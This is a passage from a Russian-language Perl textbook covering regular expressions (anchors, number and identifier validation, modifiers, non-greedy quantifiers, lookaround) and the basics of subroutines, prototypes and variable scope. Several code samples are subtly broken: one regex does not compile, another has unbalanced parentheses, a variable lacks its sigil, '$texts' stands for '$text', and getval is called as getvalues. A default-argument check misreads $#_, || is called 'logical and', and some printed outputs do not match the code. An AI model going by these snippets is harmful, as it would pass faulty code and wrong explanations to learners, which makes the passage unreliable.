$text =~ /\b([A-Za-z]+)\b/;
print $1;
Now
```

Привязка к началу строки

Началу строки соответствует метасимвол (мнимый символ) ^. Чтобы привязать шаблон к началу строки, надо задать этот символ в начале регулярного выражения. Например, вот так можно проверить, что текст не начинается с точки:

```
$line = ".Hello!";
if ($line =~ m/^\./) {
   print "Shouldn't start a sentence with a period!\n";
}
Shouldn't start a sentence with a period!
```

Подсказка. *Чтобы точка, указанная в шаблоне, не интерпретировалась как метасимвол, перед ней пришлось поставить обратную косую черту.*

Привязка к концу строки

Чтобы привязать шаблон к концу строки, используется метасимвол (мнимый символ) **$**. В нашем примере мы используем привязку шаблона к началу и к концу строки, чтобы убедиться, что пользователь ввел только слово «exit»:

```
while (<>) {
   if (m/^exit$/) {exit;}
}
```

Поиск чисел

Для проверки того, действительно ли пользователь ввел число, можно использовать метасимволы **\d** и **\D**. Метасимвол **\D** соответствует любому символу, кроме цифр. Например, следующий код проверяет, действительно ли введенный текст представляет собой целое значение без знака и паразитных пробелов:

```
$text = "Hello!";
if ($text =~ /\D/) {
   print "It is not a number. \n";
}
It is not a number.
```

То же самое можно проделать, использовав метасимвол **\d**:

```
$text = "333";
if ($text =~ /^\d+$/) {
   print "It is a number. \n";
}
It is a number.
```

Вы можете потребовать, чтобы число соответствовало привычному формату. То есть

число может содержать десятичную точку, перед которой стоит, по крайней мере, одна цифра и, возможно, какие-то цифры после нее:

```
$text = "3.1415926";
if ($text =~ /^(\d+\.\d*|\d+)$/) {
   print "It is a number. \n";
}
It is a number.
```

Подсказка. *Чтобы точка, указанная в шаблоне, не интерпретировалась как метасимвол, не забудьте поставить перед ней обратную косую черту.*

Кроме того, при проверке можно учитывать тот факт, что перед числом может стоять как плюс, так и минус (или пустое место):

```
$text = "-2.7182";
if ($text =~ /^([+-]*\d+(\.\d*|)$/) {
   print "It is a number. \n";
}
It is a number.
```

Подсказка. *Поскольку «плюс» является метасимволом, его надо защищать обратной косой чертой. Однако внутри квадратных скобок, то есть класса символов, он не может быть квантификатором. Знак «минус» внутри класса символов обычно играет роль оператора диапазона и поэтому должен защищаться обратной косой чертой. Однако в начале или в конце шаблона он никак не может обозначать диапазон, и поэтому обратная косая черта необязательна.*

Наконец, более строгая проверка требует, чтобы знак, если он присутствует, был только один:

```
$text = "+0.142857142857142857";
if ($text =~ /^(+|-|)\d+(\.\d*|)$/) {
   print "It is a number. \n";
}
It is a number.
```

Подсказка. *Альтернативные шаблоны, если они присутствуют, проверяются слева направо. Перебор вариантов обрывается, как только найдено соответствие между текстом и шаблоном. Поэтому, например, порядок альтернатив в шаблоне* ***(\.\d*|)*** *мог бы стать критичным, если бы не привязка к концу строки.*

Наконец, вот как можно произвести проверку того, что текст является шестнадцатеричным числом без знака и остальных атрибутов:

```
$text = "1A0";
unless ($text =~ m/^[a-fA-F\d]+$/) {
   print "It is not a hex number. \n";
}
```

Подсказка. *Придумайте сами, как добавить десятичную мантиссу* ***Enn*** *к формату десятичного числа, а также знак и префикс* ***0x*** *к формату шестнадцатеричною числа.*

Проверка идентификаторов

С помощью метасимвола \w можно проверить, состоит ли текст только из букв, цифр и символов подчеркивания (это те символы, которые Perl называет *слоеными* (word characters)):

```
$text = "abc";
if ($text =~ /^\w+$/) {
   print "Only word characters found. \n";
}
Only word characters found.
```

Однако, если вы хотите убедиться, что текст содержит латинские буквы и не содержит цифр или символов подчеркивания, придется использовать другой шаблон:

```
$text = "aBc";
if ($text =~ /^[A-Za-z]+$/) {
   print "Only letter characters found. \n";
}
Only letter characters found.
```

Наконец, для проверки, что текст является идентификатором, то есть начинается с буквы и содержит буквы, цифры и символы подчеркивания, можно использовать команду:

```
$text = "X125c";
if ($text =~ /^[A-Za-z]\w+$/) {
   print "This is identifier. \n";
}
This is identifier.
```

Подсказка. *Придумайте, как исключить из символов, используемых для построения идентификаторов, знак подчеркивания.*

Как найти множественные совпадения

Для поиска нескольких вхождений шаблона можно использовать модификатор **g**. Следующий пример, который мы уже видели ранее, использует команду **m/.../.../** с модификатором **g** для поиска всех вхождений буквы **x** в тексте:

```
$text = "Here is texxxxxt.";
while ($text =~ m/x/g) {
   print "Found another x.\n";
}
Found another x.
Found another x.
Found another x.
Found another x.
Found another x.
```

Модификатор **g** делает поиск глобальным. В данном (скалярном) контексте Perl помнит, где он остановился в строке при предыдущем поиске. Следующий поиск продолжается с отложенной точки. Без модификатора **g** команда **m/.../** будет упорно находить первое вхождение буквы **x**, и цикл будет продолжаться бесконечно.

В отличие от команды **m/.../** команда **s/.../.../** с модификатором **g** выполняет глобальную замену за один раз, работая так, будто внутри нее уже имеется встроенный цикл поиска, подобный приведенному выше. Следующий пример за один раз заменяет все вхождения **x** на **z**:

```
$text = "Here is texxxxxt.";
$text =~ s/x/z/g;
print $text;
Here is tezzzzzt.
```

Без модификатора **g** команда **s/.../.../** заменит только первую букву **x**.

Команда **s/.../.../** возвращает в качестве значения число сделанных подстановок, что может оказаться полезным:

```
$text = "Here is texxxxxt.";
print (text =~ s/x/z/g)
5
```

Поиск нечувствительных к регистру совпадений

Вы можете использовать модификатор **i**, чтобы сделать поиск нечувствительным к разнице между заглавными и строчными буквами. В следующем примере программа повторяет на экране введенный пользователем текст до тех пор, пока не будет введено **Q** или **q** (сокращение для QUIT или quit), после чего программа прекращает работу:

```
while (<>) {
   chomp;
   unless (/^q$/i) { print; }
   else { exit; }
}
```

Выделение подстроки

Чтобы получить найденную подстроку текста, можно использовать круглые скобки в теле шаблона. (Если это более удобно, можно также использовать встроенную функцию **substr.)** В следующем примере мы вырезаем из текстовой строки нужный нам тип изделия:

```
$record = "Product number: 12345
           Product type: printer
           Product price: $325";
if ($record =~ /Product type:\s*([a-z]+)/i) {
   print "The product's type is $1.\n";
}
The product's type is printer.
```

Вызов функций и вычисление выражений при подстановке текста

Используя для команды **s/.../.../** модификатор **e**, вы то тем самым показываете, что правый операнд (то есть **подставляемый** текст) — это то выражение Perl, которое надо вычислить. Например, с помощью встроенной функции Perl **uc** (uppercase) можно заменить все строчные буквы слов строки на заглавные:

```
$text = "Now is the time.";
$text =~ s/(\w+)/uc($1)/ge;
print $text;
NOW IS THE TIME.
```

Вместо функции **uc($1)** можно поместить произвольный код, включая вызовы подпрограмм.

Поиск n-го совпадения

С помощью модификатора **g** перебираются все вхождения заданного шаблона. По что делать, если нужна вполне определенная точка совпадения с шаблоном - например, вторая или третья? Оператор цикла **while** в сочетании с круглыми скобками, выделяющими нужный образец, поможет вам:

```
$text = "Name:Anne Name:Burkart Name:Claire Name:Dan";
$match = 0;
while ($text =~ /Name:\s*(\w+)/g)
    { ++$match;
     print "Match number $match is $1.\n"; }
Match number 1 is Anne
Match number 2 is Burkart
Match number 3 is Claire
Match number 4 is Dan
```

Этот пример можно переписать, используя цикл **for:**

```
$text = "Name:Anne Name:Burkart Name:Claire Name:Dan";
for ($match = 0;
     $text =~ /Name:\s*(\w+)/g;
     print "Match number ${\++$match} is $1.\n")
{}
Match number 1 is Anne
Match number 2 is Burkart
Match number 3 is Claire
Match number 4 is Dan
```

Если же вам требуется определить нужное совпадение не по номеру, а по содержанию (например, по первой букве имени пользователя), то вместо счетчика **$match** можно анализировать содержимое переменной **$1**, обновляемой при каждом найденном совпадении.

Когда требуется не найти, а заменить второе или третье вхождение текста, можно применить ту же схему, использовав в качестве тела цикла выражение Perl, вызываемое для вычисления заменяющей строки:

```
$text = "Name:Anne Name:Burkart Name:Claire Name:Dan";
$match = 0;
$text =~ s/(Name: \s*(\w+))/      ### начинается код Perl
   if (++$match == 2)             # увеличить счетчик
        {"Name:John ($2)"}        # вернуть новое значение
   else {$1}                      # оставить старое значение
/gex;
print $text;
Name:Anne Name:John (Burkart) Name:Claire Name:Dan
```

В процессе глобального поиска при каждом найденном совпадении вычисляется выражение, указанное в качестве второго операнда. При его вычислении увеличивается значение счетчика, и в зависимости от него в качестве замены подставляется либо старое значение текста, либо новое. Модификатор **x** позволяет добавить в поле шаблона комментарии, делая код более прозрачным. (Обратите внимание, что нам пришлось заключить весь шаблон в круглые скобки, чтобы получить значение найденного текста и подставить его на прежнее место полностью.)

Как ограничить «жадность» квантификаторов

По умолчанию квантификаторы ведут себя как «жадные» объекты. Начиная с текущей позиции поиска, они захватывают самую длинную строку, которой может соответствовать регулярное выражение, стоящее перед квантификатором. Алгоритм перебора с возвратами, используемый Perl, способен ограничивать аппетит квантификаторов, возвращаясь назад и уменьшая длину захваченной строки, если не удалось найти соответствия между текстом и шаблоном (детали см. в подразделе «„Жадность" квантификаторов» раздела «Квантификаторы в регулярных выражениях»). Однако этот механизм не всегда работает так, как хотелось бы.

Рассмотрим следующий пример. Мы хотим заменить текст «That is» текстом «That's». Однако в силу «жадности» квантификатора регулярное выражение «**.*is**» сопоставляется фрагменту текста от начала строки и до последнего найденного «is»:

```
$text = "That is some text, isn't it?";
$text =~ s/.*is/That's/;
print $texts;
```

```
That'sn't it?
```

Чтобы сделать квантификаторы не столь жадными, а именно заставить их захватывать минимальную строку, с которой сопоставимо регулярное выражение, — после квантификатора нужно поставить вопросительный знак. Тем самым квантификаторы, перечисленные в разделе «Квантификаторы в регулярных выражениях», принимают следующий вид:

- ***?** — ноль или несколько совпадений,
- **+?** — одно или несколько совпадений,
- **??** — ноль совпадений или одно совпадение,
- **{*n*}?** — ровно *n* совпадений,
- **{*n*,}?** — по крайней мере *n* совпадений,
- **{*n*,*m*}?** — совпадений по крайней мере *n,* но не более, чем *m.*

Обратите внимание, что смысл квантификатора от этого не меняется, меняется только поведение алгоритма поиска. Если в процессе сопоставления шаблона и текста прототип определяется однозначно, то алгоритм поиска с возвратами увеличит «жадность» такого квантификатора точно так же, как он ограничивает аппетит его собрата. Однако если выбор неоднозначен, то результат поиска будет другим:

```
$text = "That is some text, isn't it?";
$text =~ s/.*?is/That's/;
print $texts;
That's some text, isn't it?
```

Как удалить ведущие и завершающие пробелы

Чтобы отсечь от строки начальные «пробельные символы», можно использовать следующую команду:

```
$text = "      Now is the time.";
$text =~ s/^\s+//;
print $texts;
Now is the time.
```

Чтобы отсечь «хвостовые» пробелы, годится команда:

```
$text = "Now is the time.      ";
$text =~ s/\s+$//;
print $texts;
Now is the time.
```

Чтобы отсечь и начальные, и хвостовые пробелы, лучше вызвать последовательно эти две команды, чем использовать шаблон, делающий отсечение ненужных пробелов за один раз. Поскольку процедура сопоставления шаблона и текста достаточно сложна, на эту простую операцию может уйти гораздо больше времени, чем хотелось бы.

Утверждения, проверяющие текст перед и после шаблона

Как уже упоминалось, в регулярных выражениях Perl есть конструкции (мнимые символы нулевой длины), позволяющие проверять утверждения о фрагментах текста, расположенных перед проверяемым шаблоном или после него:

- **(?=*шаблон*)** — после текущей точки находится фрагмент текста, соответствующий указанному регулярному выражению,

• **(?!*шаблон*)** — после текущей точки *нет* текста, соответствующего указанному регулярному выражению,

• **(?<=*шаблон*)** — *перед* текущей точкой есть фрагмент текста, соответствующий указанному регулярному выражению,

• **(?<!*шаблон*)** — перед текущей точкой *нет* фрагмента текста, соответствующе го указанному регулярному выражению.

(Конструкции **(?<=*шаблон*)** и **(?<!*шаблон*)** работают только с шаблонами, соответствующими фиксированному числу символов. Иными словами, в шаблонах, указываемых для **(?<=...)** и **(?<!....)**, не должно быть квантификаторов.)

Эти условия полезны, если нужно проверить, что перед определенным фрагментом текста пли после него находится нужная строка, однако ее не требуется включать в результат поиска. Это бывает необходимо, если в коде используются специальные переменные **$&** (фрагмент, для которого найдено соответствие между текстом и регулярным выражением), **$`** (текст, предшествующий найденному фрагменту) и **$'** (текст, следующий за найденным фрагментом). (Более гибким представляется применение нумерованных переменных **$1**, **$2**, **$3**, ..., в которые заносятся отдельные части найденного фрагмента.)

В следующем примере ищется слово, за которым следует пробел, но сам пробел не включается в результат поиска:

```
$text = "Mary Tom Frank";
while ($text =~ /\w+(?=\s)/g) {
   print $& . "\n"; }
Mary Tom Frank
```

Того же результата можно добиться, если заключить в круглые скобки интересующую нас часть шаблона и затем использовать ее как переменную **$1**:

```
$text = "Mary Tom Frank";
while ($text =~ /(\w+)\s/g) {
   print $1 . "\n"; }
Mary Tom Frank
```

Следует четко понимать, что вы имеете в виду, когда используете то или иное условие. Рассмотрим следующий пример:

```
$text = "Mary+Tom";
if ($text =~ m|(?!Mary\+)Tom|) {
   print "Tom is without Mary!\n";
} else {
   print "Tom is busy...\n";
}
```

Вопреки нашим ожиданиям, Perl напечатает:

```
Tom is without Mary!
```

Это произойдет по следующей причине. Пробуя различные начальные точки входной строки, от которой начинается сопоставление шаблона и текста, Perl рано или поздно доберется до позиции, расположенной прямо перед именем «Tom». Условие **(?!Mary\+)** требует, чтобы *после* текущей точки не находился текст «Mary+», и это условие для *рассматриваемой* точки будет выполнено. Далее, Perl последовательно проверяет, что после текущей точки следуют буквы «**T**», «**o**» и «**m**», и это требование также в силе (после проверки условия **(?!Mary\+)** текущая точка остается на месте). Тем самым найдено соответствие между подстрокой «Tom» и шаблоном, поэтому команда поиска возвращает

значение *истина*.

Регулярное выражение **(?!Mary\+)....Tom**, резервирующее четыре символа под текст «Mary+», для приведенного выше случая выведет то, что требовалось, но выдаст ошибочный ответ, если перед именем «Tom» *нет* четырех символов:

```
$text = "O, Tom! ";
if ($text =~ m|(?!Mary\+)....Tom|) {
   print "Tom is without Mary!\n";
} else {
   print "Tom is busy...\n";
}
```
Tom is busy...

Наконец, если более точно сформулировать, чего требуется, получится нужный результат:

```
$text = "Mary+Tom ";
if ($text =~ m|(?<!Mary\+)Tom|) {
   print "Tom is without Mary'\n";
} else {
   print "Tom is busy...\n";
}
```
Tom is busy...

Глава 7

Подпрограммы

Коротко

Работа с подпрограммами

Идея подпрограммы, по сути, есть воплощение старого лозунга программистов: разделяй и властвуй. Подпрограммы позволяют разбить код на части обозримого размера, что несколько упрощает процесс программирования. Предположим, например, требуется напечатать два числа, выводя для чисел, которые меньше десяти, сообщение об ошибке:

```
$value = 10;
if ($value > 10) {
   print "Value is $value.\n";
} else {
   print "Value is too small. \n";
}
$value = 12;
if ($value > 10) {
   print "Value is $value.\n";
} else {
   print "Value is too small.\n";
}
Value is too small.
Value is 12.
```

Однако можно сделать лучше — сэкономить место, упаковав повторяющиеся блоки условных операторов в виде подпрограммы. Назовем такую подпрограмму, например, **printifOK:**

```
sub printifOK {
   my $internalvalue = shift(@_);
   if ($internalvalue > 10) {
        print "Value is $internalvalue.\n";
   } else {
        print "Value is too small.\n";
   }
}
```

Переданные подпрограмме параметры запоминаются, а потом по мере надобности извлекаются из специального массива @_. Весь оставшийся код — это уже знакомый нам условный оператор. Чтобы использовать подпрограмму, ей надо передать требуемые значения. Результат, конечно, получается ровно таким же, как и в предыдущем примере.

```
$value = 10;
printifOK($value);
$value = 12;
```

```
printifOK($value);
Value is too small.
Value is 12.
```

Подпрограммы могут также возвращать значения. Так, в следующем случае с помощью команды **return** возвращается сумма двух переданных величин:

```
sub addem
{
   ($value1, $value2) = @_;
   return $value1 + $value2;
}
print "2 + 2 = " . addem(2,2) . "\n";
2 + 2 = 4
```

Подсказка. *В других языках программирования функции поддерживаются отдельно от подпрограмм. Но в Perl подпрограммы могут возвращать значения, и для роли функций не вводятся подпрограммы специального типа. Тем самым слова «функция» и «подпрограмма» в Perl являются синонимами.*

Вот вкратце как работают подпрограммы — они позволяют разбивать код на полуавтономные куски, которым передаются одни данные, а обратно возвращаются другие. Такая разбивка кода делает программы более легкими для написания и сопровождения. Зачастую это еще и сильно сокращает размер программ. Теперь рассмотрим все более детально.

Непосредственные решения

Объявление подпрограмм

Объявление можно использовать, чтобы сообщить Perl о существовании подпрограммы и уточнить при этом типы передаваемых аргументов и возвращаемого значения. Объявление (declaration) подпрограммы отличается от определения (definition) — при определении задастся код, составляющий тело подпрограммы.

В отличие от других языков программирования, в Perl перед использованием объявлять подпрограммы *не надо*. Исключением является вызов подпрограмм (функций) без круглых скобок, охватывающих список параметров (например, списочных операторов). В этом случае перед тем, как использовать подпрограмму, необходимо ее объявить.

Подпрограмма может быть объявлена одним из следующих способов:

```
sub имя;
sub имя (прототип);
sub имя {блок};
sub имя (прототип) {блок};
```

(в последних двух случаях вместе с описанием подпрограммы производится ее определение, то есть задается код, составляющий тело подпрограммы).

При объявлении подпрограммы можно указать ее *прототип* — по нему Perl определяет параметры подпрограммы. Некоторые программисты предпочитают использовать прототипы, как способ проверки правильности кода, — более подробно об этом рассказывается в следующем разделе «Использование прототипов».

Разрешается импортировать подпрограммы из пакетов Perl:

```
use пакет qw(имя1 имя2 имя3);
```

(Использование псевдокавычек **qw/.../** (см. табл. 2.3 в главе 2) — самый простой способ создать список из строк-имен функций, заключенных в кавычки. Более подробно о команде **use** рассказывается в главе 13.)

Для подпрограмм можно использовать любые имена. Однако следует помнить, что Perl резервирует имена, составленные целиком из заглавных букв, для неявно вызываемых Perl подпрограмм пакетов типа **BEGIN** или **END.**

Чтобы отличать имена подпрограмм от других типов данных, перед каждым именем подразумевается символ **&.** В большинстве случаев его можно опустить - если Perl распознает из контекста, что имеет дело с подпрограммой, он самостоятельно подставляет в начале имени символ **&.** Например, если вы присвоили своей подпрограмме имя **count**, то можете вызывать ее как **count(l,2)** или **&count(l,2)** (см. раздел «Вызов подпрограмм» далее в этой главе).

Использование прототипов

Некоторые программисты любят использовать прототипы, как средство проверки правильности вызова подпрограмм, — например, для проверки того, что в качестве параметра вместо массива не передается скалярная переменная и т. д. Чтобы объявить прототип, надо перечислить в нужном порядке символы, соответствующие префиксам аргументов: **$** для скаляров, **@** для массивов и т. д. (табл. 7.1).

Если в прототипе в качестве формального параметра указаны символы **@** или **%**, то этот параметр поглощает все последующие. То есть массив или хэш могут быть только последним параметром подпрограммы:

```
sub NAME ($$@)
```

Это означает, что при вызове подпрограммы первыми двумя параметрами будут скаляры, за которыми следует список скалярных объектов, образуемый по известным, правилам:

```
NAME $scalar1, $scalar2, $lstarg1, $lstarg2, $lstarg3;
```

Если вы хотите, чтобы при вызове подпрограммы аргумент и в самом деле начинался с префикса **@** или **%**, а не представлял собой список скалярных аргументов, необходимо защитить эти символы с помощью обратной косой черты:

```
sub SUBNAME (\@)
```

Теперь можно вызывать подпрограмму, указывая ей переменную-массив в качестве аргумента:

```
SUBNAME @array;
```

При желании можно определить для подпрограммы необязательные параметры. Список необязательных параметров отделяется от обязательных точкой с запятой (см. табл. 7.1).

Подсказка. *Прототипы влияют на интерпретацию вылова* ***подпрограммы,*** *только когда при вызове для имени подпрограммы не указан префикс* ***&****.*

Таблица 7.1. Как создать прототип подпрограммы

Описание	Вызов подпрограммы
sub *имя*($)	*имя $arg1*;
sub *имя*($$)	*имя $arg1, $arg2*;
sub *имя*($$;$)	*имя $arg1, $arg2*; или *имя $arg1, $arg2, $arg3*;
sub *имя*(@)	*имя $arg1, $arg2, $arg3, $arg4*;
sub *имя*(%)	*имя $key1 => $val1, $key2=>$val2*;
sub *имя*($@)	*имя $ARG, $arg1, $arg2, $arg3*;

```
sub имя($%)          имя $ARG, $key1 => $val1, $key2=>$val2;
sub имя(\@)          имя @array;
sub имя(\%)          имя %{$ссылка-на-hash};
sub имя(&)           имя непоименованная-подпрограмма;
sub имя(*)           имя *arg1;
sub имя()            имя;
```

Определение прототипов

Определение отличается от описания тем, что в нем приводится код, составляющий тело подпрограммы. Чтобы определить подпрограмму, используется ключевое слово **sub:**

```
sub имя {блок};
sub имя (прототип) {блок};
```

Например, требуется задать подпрограмму **printhello,** просто выводящую сообщение «Hello!» (обратите внимание, что тело подпрограммы заключено в фигурные скобки **{** и **}**, хотя и состоит из одной команды):

```
sub printhello
{
   print "Hello!\n";
}
```

Теперь можно вызвать эту подпрограмму:

```
printhello;
Hello!
```

Более подробно процедура вызова рассматривается в следующем разделе «Вызов подпрограмм».

Вызов подпрограмм

Если подпрограмма определена, ее можно вызвать с конкретными аргументами в качестве параметров:

```
&имя (список-аргументов);
```

В Perl выполнить вызов подпрограммы можно далеко не одним способом. Например, при использовании круглых скобок не обязательно ставить префикс **&**:

```
имя (список-аргументов);
```

Если подпрограмма была описана или экспортирована из пакета, то заодно можно опустить и круглые скобки:

```
имя список-аргументов;
```

При вызове подпрограммы, передаваемые ей аргументы помещаются в специальный массив **@_**. Если подпрограмма вызывается с префиксом **&**, но без списка параметров, то в качестве последнего ей передается текущее содержимое массива **@_**. Это полезно в том случае, когда одна подпрограмма вызывается из другой, причем ей требуется передать те же параметры, которые использовались при вызове первой подпрограммы. (Обратите внимание, что при использовании префикса **&** Perl не выполняет проверку соответствия прототипа подпрограммы списку фактически передаваемых величин.)

Аргументы, передаваемые подпрограмме, образуют единый унифицированный список.

Если передаются два массива, их содержимое будет объединено в единый массив и добавлено к списку значений, передаваемых подпрограмме. Если вы хотите передавать в качестве параметров массивы и сохранять их структуру, передавайте их по ссылке (см. раздел «Передача параметров по ссылке» далее в этой главе.)

Чтение аргументов, переданных подпрограмме

Доступ к аргументам, переданным подпрограмме, осуществляется через специальный массив @_, в который заносятся эти аргументы. Например, если переданы два параметра, подпрограмма может обратиться к ним как **$_[0]** и **$_[1]**.

Предположим, что вы хотите сложить два числа и напечатать результат. Для этой цели создается процедура **addem,** которую можно вызвать, как **addem(2,2).** Посмотрим, как **addem** получает значения через массив @_:

```
sub addem {
   $value1 = $_[0];
   $value2 = $_[1];
   print "$value1 + $value2 = " . ($value1+$value2);
}
addem(2,2);
2 + 2 = 4
```

Чтобы извлечь параметры из массива @_, можно также использовать функцию **shift:**

```
sub addem {
   $value1 = shift @_;
   $value2 = shift @_;
   print "$value1 + $value2 = " . ($value1+$value2);
}
addem(2,2);
2 + 2 = 4
```

Наконец, в качестве третьего метода, чтобы получить значение параметров за один раз, можно использовать присвоение списком:

```
sub addem {
   ($value1, $value2) = @_;
   print "$value1 + $value2 = " . ($value1+$value2);
}
addem(2,2);
2 + 2 = 4
```

Использование переменного числа параметров

Perl упрощает передачу подпрограмме переменного числа параметров, поскольку они помещаются в массив @_. Чтобы определить, сколько параметров было передано подпрограмме, достаточно проверить длину этого массива (то есть переменную **$#_**).

Чтобы напрямую работать с аргументами, занесенными в массив @_, можно использовать цикл **foreach.** Он выполнит полный перебор переданных параметров независимо от того, сколько их было задано:

```
sub addem
{
   $sum = 0;
   foreach $element (@_)
```

```
        { $sum += $element; }
   print join(" + ", @_) . " = " . $sum . "\n";
}
addem(2, 2, 2);
2 + 2 + 2 = 6
```

Использование значений по умолчанию

Поскольку процедура может получать переменное число аргументов, иногда требуется обеспечить значения по умолчанию для опущенных параметров. Это можно сделать с помощью оператора ||=. Оператор || («логическое и»), во-первых, предпочитает не загружать себя лишней работой и не вычисляет второй аргумент, если уже первый соответствует значению *истина.* Во-вторых, он возвращает не логические значения *ложь* и *истина,* а первый из двух аргументов, который *не ложь*:

```
sub addem {
   ($value1, $value2) = @_;
   $value2 ||= 1;
   print '$value1 + $value2 = " . ($value1+$value2);
}
```

Так как после присвоения списком значение **$value2** осталось неопределенным, а с точки зрения Perl неопределенное значение соответствует условию *ложь,* то скаляру **$value2** будет присвоено используемое по умолчанию значение **1**:

```
addem(2);
2 + 1 = 3
```

Однако этот метод подразумевает, что в качестве второго параметра не будет задано число ноль или пустая строка. Правильнее осуществить проверку количества элементов массива @_ (это значение $#_) в явном виде. Это позволит определить, сколько же аргументов задано при вызове подпрограммы:

```
sub addem
{ $value1 = shift @_;
   if ($#_ > 0) {
        $value2 = shift @_;
   } else {
        $value2 = 1;
   }
   print "$value1 + $value2 = " . ($value1+$value2);
}
addem(2);
2 + 1 = 3
```

Значения, возвращаемые подпрограммами (функциями)

Задать возвращаемое значение и выйти из подпрограммы можно также с помощью команды **return**[1]**.** (В некоторых языках программирования функции возвращают значение, а подпрограммы этого делать не могут. Однако в Perl функция и подпрограмма — это одно и то же.) Существенно: значение, возвращаемое оператором **return,** вычисляется в том контексте (скалярном или списковом), в котором вызывается подпрограмма. На-

[1] Если в теле подпрограммы нет команды **return**, при выходе из подпрограммы возвращается последнее вычисленное значение. — *Примеч. ред.*

пример, вот как передать подпрограмме два параметра и вернуть их сумму:

```
sub addem
{
   ($value1, $value2) = @_;
   return $value1+$value2;
}
print "2 + 2 = " . addem(2, 2) . "\n";
2 + 2 = 4
```

Точно так же вы можете вернуть не одно значение, а их список:

```
sub getval
{
return 1, 2, 3, 4, 5, 6, 7, 8;
}
```

Если подпрограмма возвращает список значений, то можно, например, использовать его при присвоении значения массиву:

```
@array = getvalues;
print join(", ", @array);
1, 2, 3, 4, 5, 6, 7, 8
```

Однако если в качестве возвращаемого значения указано несколько списков, массивов или хэшей, все они будут упакованы в один большой список. Поэтому значение, возвращаемое подпрограммой, можно присвоить только одному массиву. Например, следующая команда просто не сработает:

```
(@array1, @array2) = getvalues;
```

При ее выполнении все значения, возвращаемые подпрограммой **getvalues,** помещаются в массив **@array1,** а массив **@array2** остается неопределенным. Чтобы справиться с этой проблемой, обратитесь к разделу «Передача параметров по ссылке» далее в этой главе.

Управление областью видимости (ключевые слова ту и local)

По умолчанию переменные Perl являются глобальными. Это значит, что вы можете обращаться к ним из любого места программы. (На самом-то деле, они глобальны только в рамках текущего пакета, но о пакетах вы узнаете из главы 15.) Даже если переменная определена внутри тела подпрограммы, она становится глобальной и к ней можно обращаться после выхода из подпрограммы. Например, в следующем фрагменте кода мы легко получаем доступ к переменной $**inner,** находясь за пределами подпрограммы, в которой она определена и в которой ей присвоено значение:

```
sub printem {
   $inner = shift @_;
   print $inner;
}
printem "Hello!\n";
print "/" . $inner;
Hello!
/Hello!
```

(как легко видеть, второе «Hello!» получено в результате прямого обращения к переменной, без вызова подпрограммы).

Если бы на этом все и кончалось, Perl бы быстро стал неуправляемым из-за огромного числа глобальных переменных, мешающих друг другу в процессе работы программы.

Однако можно ограничить переменную пределами подпрограммы, если задать ее *область видимости* (scope).

Ключевое слово **my** ограничивает переменную текущим блоком — будь то одиночный блок, условный оператор, оператор цикла, подпрограмма, команда **eval** или файл, подключаемый командами **do, require** или **use.** Переменные, описанные с ключевым словом **my**, имеют ограниченную *лексическую* область видимости. В отличие от них переменные, описанные с ключевым словом **local,** имеют ограниченную *динамическую* область видимости. Различие между ними состоит в том, что переменные с динамической областью видимости доступны также подпрограммам, которые вызываются из текущего блока. Переменные с лексической областью видимости видны исключительно внутри того блока, в котором они описаны. (Более подробно о динамической области видимости можно узнать из раздела «Создание временных переменных (ключевое слово local)» далее в этой главе.)

Если после ключевого слова **my** перечислено более одной переменной, список должен быть заключен в круглые скобки. Все элементы списка должны быть допустимыми «левыми значениями», то есть их можно указывать в левой части оператора присваивания. Кроме того, лексическую область видимости можно объявлять только для переменных, имена которых составлены из букв, цифр и символа подчеркивания. Тем самым специальные (встроенные) переменные Perl типа **$_** объявлять с использованием ключевого слова **my** нельзя, зато для таких переменных можно задавать ключевое слово **local,** что позволяет «защитить» значение переменной от изменений, производимых внутри подпрограммы (подробнее см. раздел «Создание временных переменных (ключевое слово local)» далее в этой главе). Наконец, объявление **my** действительно только для скалярных переменных, массивов и хэшей — объявить таким образом, например, подпрограмму нельзя (в частности, потому, что подпрограмма не является «левым значением»).

В следующем примере область видимости переменной **$inner** ограничивается телом подпрограммы: она объявлена с ключевым словом **my**. Теперь доступ к ней за пределами подпрограммы запрещен (в частности, команда **print** выводит пустую строку):

```
sub printem
{
   my $inner = shift @_;
   print $inner;
}
printem "Hello!\n";
print "/" . $inner;
Hello!
/
```

Вот несколько примеров с использованием ключевого слова **my**:

```
my $variable1;
my ($variable1, $variable2);
my $variable1 = 5;
```

Предупреждение. *Если вы объявляете с помощью ключевою слова* ***my*** *несколько переменных, то должны заключить их в круглые скобки. Иначе ключевое слово* ***my*** *будет относиться только к первой из перечисленных в списке переменной — как, например, в следующей команде:*

```
my $variable1, $variable2 = 5;
```

Переменные, объявленные с ключевым словом **my**, не обязательно находятся внутри блока. Например, если объявление находится в заголовке цикла или условного оператора, то такие переменные приобретают лексическую область видимости в пределах этого

оператора. В частности, переменная, объявленная как **my** в условии условного оператора, имеет лексическую область видимости по отношению к условиям и всем блокам, составляющим оператор:

```
$testvalue = 10;
if ((my $variable1 = 10) > $testvalue) {
   print "Value, ", $variable1, ", is greater than the test value.\n";
} elsif ($variable1 < $testvalue) {
   print "Value, ", $variable1, ", is less than the test value.\n";
} else {
   print "Value, ". $variable1, ", is equal to the test value.\n";
}
Value, 10, is equal to the test value.
```

Требование обязательной лексической области видимости

Прагма **use strict 'vars'** в программе предписывает программисту явно указывать для любой переменной, является ли она локальной или глобальной**.** То есть любое упоминание любой переменной, начиная с прагмы и до конца блока или текущей области видимости, должно относиться либо к переменной, описанной с лексической областью видимости, либо к глобальной переменной с явным указанием имени пакета, к которому она относится.

Создание временных переменных (ключевое слово local)

Кроме переменных с лексической областью видимости, создающихся с помощью ключевого слова **my**, вы можете также образовывать переменные с *динамической* областью видимости — с помощью ключевого слова **local**[1]**.** Это ключевое слово создает временную копию глобальной переменной. Внутри **динамической** области видимости работа идет с временной копией, и изменения, вносимые в переменную, не сказываются на основной версии переменной. При выходе из динамической области видимости временная копия уничтожается, и глобальная переменная восстанавливает прежнее значение.

Динамическая область видимости отличается от лексической тем, что относится не только к текущему блоку, но и ко всем вызываемым из этого блока подпрограммам. Например, если переменная **$_** объявляется как локальная, затем ей присваивается некоторое значение и вызывается команда **print** без параметров, то **print** напечатает содержимое временной копии, а не глобальной переменной **$_**. При выходе из текущего блока временная копия будет уничтожена, и тогда вызовы команды **print** без параметров будут относиться к «истинной» специальной переменной **$_**.

